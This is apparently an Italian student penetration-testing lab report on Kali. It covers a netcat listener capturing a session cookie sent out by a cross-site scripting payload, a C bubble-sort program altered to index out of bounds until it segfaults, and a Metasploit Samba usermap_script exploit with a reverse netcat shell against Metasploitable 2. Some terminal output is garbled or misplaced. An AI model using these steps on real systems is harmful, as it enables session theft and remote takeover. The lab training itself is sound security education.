
Da terminale Kali, abbiamo poi usato il comando netcat: “**nc -l -p 4444**” per ascoltare connessioni in ingresso e catturare dati in entrata sul servizio della porta 4444 (porta utilizzata principalmente per test di sicurezza durante l’attività di PT) arrivanti dalla web app target.

```
zsh: corrupt history file /home/kali/.zsh_history
[kali㉿kali)-[~]
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=abf3774fada9b7164711318224b7f7ab HTTP/1
.1      inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/1
5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/255.0.0.0
Upgrade-Insecure-Requests: 1
e1 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 420 bytes 42944 (41.9 KiB)
```

# BUFFER OVERFLOW


# cos'è

Il buffer overflow è una vulnerabilità di sicurezza che si verifica quando durante l'operazione di scrittura in un buffer di memoria si oltrepassano i limiti del buffer stesso, sovrascrivendo l'area di memoria successiva. Questo può causare comportamenti imprevisti o crash del programma e può essere utilizzato da criminali informatici per iniettare codici malevoli.




# CODICE

Il codice qui riportato, scritto in linguaggio C, ordina un vettore di 10 interi in ordine crescente utilizzando l'algoritmo di ordinamento a bolle (bubble sort). Inizialmente il codice si occupa di dichiarare le variabili necessarie per l'esecuzione del programma. L'array vector è utilizzato per memorizzare gli interi, mentre i, j, k, e swap\_var sono variabili che verranno utilizzate nei cicli e nel processo di ordinamento. Successivamente il codice invita l'utente a inserire 10 interi. Attraverso un ciclo for, durante ogni iterazione del ciclo, l'utente inserisce un intero, che viene memorizzato nell'array vector. Alla fine del ciclo, avremo ottenuto 10 valori interi inseriti dall'utente in vector, pronto per essere elaborato e visualizzato.



```
1 #include <stdio.h>
2
3 int main () {
4
5     int vector [10], i, j, k;
6     int swap_var;
7
8
9     printf ("Inserire 10 interi:\n");
10
11    for ( i = 0 ; i < 10 ; i++)
12        {
13            int c= i+1;
14            printf("[%d]:", c);
15            scanf ("%d", &vector[i]);
16        }
17
18
```

Questo blocco di codice stampa ogni elemento dell'array vector insieme alla sua posizione, creando un output che mostra il vettore inserito dall'utente con indicazioni chiare sulla posizione di ciascun elemento. Di seguito il codice implementa l'algoritmo di ordinamento a bolle. Durante ogni iterazione del ciclo esterno, l'algoritmo confronta gli elementi adiacenti e li scambia se sono fuori ordine. Questo processo viene ripetuto finché l'intero vettore è ordinato in modo crescente.




```
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+1;
23     printf("[%d]: %d", t, vector[i]);
24     printf("\n");
25 }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29 {
30     for (k = 0 ; k < 10 - j - 1; k++)
31     {
32         if (vector[k] > vector[k+1])
33         {
34             swap_var=vector[k];
35             vector[k]=vector[k+1];
36             vector[k+1]=swap_var;
37         }
38     }
39 }
```

20

---

Successivamente il codice stampa ogni elemento dell'array ordinato insieme alla sua posizione nel vettore ordinato. Utilizzando la variabile temporanea g, il programma fornisce un output che mostra chiaramente la posizione e il valore di ciascun elemento nel vettore ordinato.


```
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 10; j++)
42 {
43     int g = j+1;
44     printf("[%d]:", g);
45     printf("%d\n", vector[j]);
46 }
47
48 return 0;
49
50
51 }
```



21

# CODICE MODIFICATO

Abbiamo modificato il codice in modo tale che si vadano ad incrementare i valori inseriti nell'input utente impedendo alla macchina di riuscire a riordinarli, come previsto dal codice, e creando conseguentemente un segmentation fault.



```
4
5 int vector [10], i, j, k;
6 int swap_var;
7
8
9 printf ("Inserire 10 interi:\n");
10
11 for ( i = 0 ; i < 10 ; i++)
12 {
13     int c= i+1;
14     printf("%d:", c);
15     scanf ("%d", &vector[i]);
16 }
17
18
19 printf ("Il vettore inserito e':\n");
20 for ( i = 0 ; i < 10 ; i++)
21 {
22     int t= i+20;
23     printf("%d:", t, vector[k]);
24     printf("\n");
25 }
26
27
28 for (j = 0 ; j < 10 - 1; j++)
29 {
30     for (k = 0 ; k < 10 - j - 1; k++)
31     {
32         if (vector[k] > vector[k+20])
33         {
34             swap_var = vector[k];
35             vector[k] = vector[k+20];
36             vector[k+20] = swap_var;
37         }
38     }
39 }
40 printf("Il vettore ordinato e':\n");
41 for (j = 0; j < 10; j++)
42 {
43     int g = j+20;
44     printf("%d:", g);
45     printf("%d\n", vector[j]);
46 }
47
48 return 0;
```

```
kali㉿kali:~/Desktop
File Actions Edit View Help
[3]:2
[4]:2
[5]:2
[6]:2
[7]:2
[8]:2
[9]:2
[10]:2
Il vettore inserito e':
[20]: 2
[21]: 2
[22]: 2
[23]: 2
[24]: 2
[25]: 2
[26]: 2
[27]: 2
[28]: 2
[29]: 2
Il vettore ordinato e':
[20]:1
[21]:0
[22]:-1478814006
[23]:2
[24]:0
[25]:0
[26]:-36232855
[27]:2
[28]:0
[29]:2
zsh: segmentation fault ./BOF
```

# METASPLOIT

23


# COS'È

Metasploit è un framework usato per il penetration testing e lo sviluppo di exploit. Fornisce una vasta quantità di exploit. Infine automatizza l'uso degli exploit. Ogni exploit necessita di un payload per poter creare una shell (connessione tra due dispositivi, dove uno è attaccante e uno è vittima). Il payload è una porzione di dati o codice malevolo eseguito da un software o un exploit e trasmesso in un protocollo di comunicazione.



# COS'È UNA SHELL



Una shell è una connessione instaurata, tramite l'uso di un payload, tra un host attaccante e uno vittima. Questa connessione è creabile in due differenti direzioni. Nel caso sia l'attaccante ad avviarla è definita bind mentre se è la vittima verrà definita come reverse.



```
root ~ # ping google.com
PING google.com (74.125.95.103) 56(84) bytes of data.
64 bytes from iw-in-f103.1e100.net (74.125.95.103): icmp_seq=1 ttl=47 time=15.3
ms
^C
--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 15.453/15.453/15.453/0.000 ms
root ~ # ls
Desktop README
root ~ # cd /
root / # ls
bin dev home lost+found mnt proc sbin srv tmp var
boot etc lib media opt root shared sys usr
root / # pacman -Ss pidgin
extra/libpurple 2.6.6-1
    IM library extracted from Pidgin
extra/pidgin 2.6.6-1
    Multi-protocol instant messaging client
extra/pidgin-encryption 3.0-3
    A Pidgin plugin providing transparent RSA encryption using NSS
extra/purple-plugin-pack 2.6.3-1
    Plugin pack for Pidgin
extra/telepathy-haze 0.3.4-1 (telepathy)
    A telepathy-backend to use libpurple (Pidgin) protocols.
community/guifications 2.16-1
    A set of GUI popup notifications for pidgin
community/pidgin-fonomobutton 0.1.6-1
    Adds a video-chat button to the the conversation window
community/pidgin-libnotify 0.14-3
    pidgin plugin that enables popups when someone logs in or messages you.
community/pidgin-musictracker 0.4.21-2
    A plugin for Pidgin which displays the music track currently playing.
community/pidgin-otr 3.2.0-1
    Off-the-Record Messaging plugin for Pidgin
root / #
```

# EXPLOIT DI METASPLOITABLE 2

Abbiamo eseguito una simulazione di attacco usando come macchina target Metasploitable 2. inizialmente abbiamo eseguito una vulnerability scan con Nessus, al fine di individuare una vulnerabilità da sfruttare, che abbiamo trovato sulla porta 445.



# ESECUZIONE DELL'ATTACCO

A questo punto abbiamo tutti i dati necessari per eseguire l'attacco. Dal prompt comandi eseguendo il comando “msfconsole” accediamo all’interfaccia di Metasploit; successivamente, tramite il comando “search samba” andiamo ad individuare il path dell’exploit da usare, quindi lo andremo ad impostare con il comando “use”.



File	Actions	Edit	View	Help		
d	Execution					
3	exploit/windows/smb/group_policy_startup		2015-01-26		manual	No
Execution From Shared Resource						
4	post/linux/gather/enum_configs				normal	No
rations						
5	auxiliary/scanner/rsync/modules_list				normal	No
indows	exploit/windows/fileformat/ms14_060_sandworm		2014-10-14		excellent	No
OLE Package Manager Code Execution						
7	exploit/unix/http/quest_kace_systems_management_rce		2018-05-31		excellent	Yes
anagement Command Injection						
8	exploit/multi/samba/usermap_script		2007-05-14		excellent	No
script	” Command Execution					
9	exploit/multi/samba/nttrans		2003-04-07		average	No
nttrans	Buffer Overflow					
10	exploit/linux/samba/setinfopolicy_heap		2012-04-10		normal	Yes
Policy AuditEventsInfo	Heap Overflow					
11	auxiliary/admin/smb/samba_symlink_traversal				normal	No
ory Traversal						
12	auxiliary/scanner/smb/smb_uninit_cred				normal	Yes
sswordSet	Uninitialized Credential State					
13	exploit/linux/samba/chain_reply		2010-06-16		good	No
mory Corruption	(Linux x86)					
ame()	Arbitrary Module Load					
14	exploit/linux/samba/is_known_pipeName		2017-03-24		excellent	Yes
ame()	Arbitrary Module Load					
15	auxiliary/dos/samba/lsa_addprivs_heap					
ge_set	Heap Overflow					
16	auxiliary/dos/samba/lsa_transnames_heap					
ames	Heap Overflow					
17	exploit/linux/samba/lsa_transnames_heap		2007-05-14		good	Yes
ames	Heap Overflow					
18	exploit/osx/samba/lsa_transnames_heap		2007-05-14		average	No
ames	Heap Overflow					
19	exploit/solaris/samba/lsa_transnames_heap		2007-05-14		average	No
ames	Heap Overflow					
20	auxiliary/dos/samba/read_nttrans_ea_list				normal	No
a_list	Integer Overflow					
21	exploit/freebsd/samba/trans2open		2003-04-07		great	U/GH
rflow	(*BSD x86)					
22	exploit/linux/samba/trans2open		2003-04-07		great	U/GH
rflow	(Linux x86)					
23	exploit/osx/samba/trans2open		2003-04-07		great	U/GH
rflow	(Mac OS X PPC)					
24	exploit/solaris/samba/trans2open		2003-04-07		great	No
rflow	(Solaris SPARC)					
25	exploit/windows/http/sambar6_search_results		2003-06-21		normal	Yes
lts	Buffer Overflow					

# IMPOSTAZIONI METASPLOIT

Per permettere che l'attacco vada a buon fine  
dobbiamo modificare le impostazioni di rete  
tramite i comandi “set RHOSTS” seguito dall’ip di  
Metasploitable 2 e “set LPORT” per impostare la  
porta 5555

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
[!] No module options are currently set on this exploit target

Name          Current Setting  Required  Description
---          _____          _____
CHOST          no            no        The local client address
CPORT          no            no        The local client port
Proxies        no            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        192.168.50.150  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                basics/using-metasploit.html
RPORT          139           yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):
[!] No payload options are currently set on this exploit target

Name          Current Setting  Required  Description
---          _____          _____
LHOST        192.168.50.100  yes       The listen address (an interface may be specified)
LPORT          5555          yes       The listen port

Exploit target:
[!] No target has been applied.

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```




# EXPLOIT

Tramite il comando exploit eseguiamo l'attacco vero e proprio che ci consente di entrare in controllo della macchina vittima da remoto. Per verificare basterà eseguire il comando "ifconfig" e verificare che l'ip corrisponda con quello di metasploitable2



```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:41097) at 2024-01-29 05:54:43 -0500
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:e9:94:1b
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee9:941b/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:21178 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:15659 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
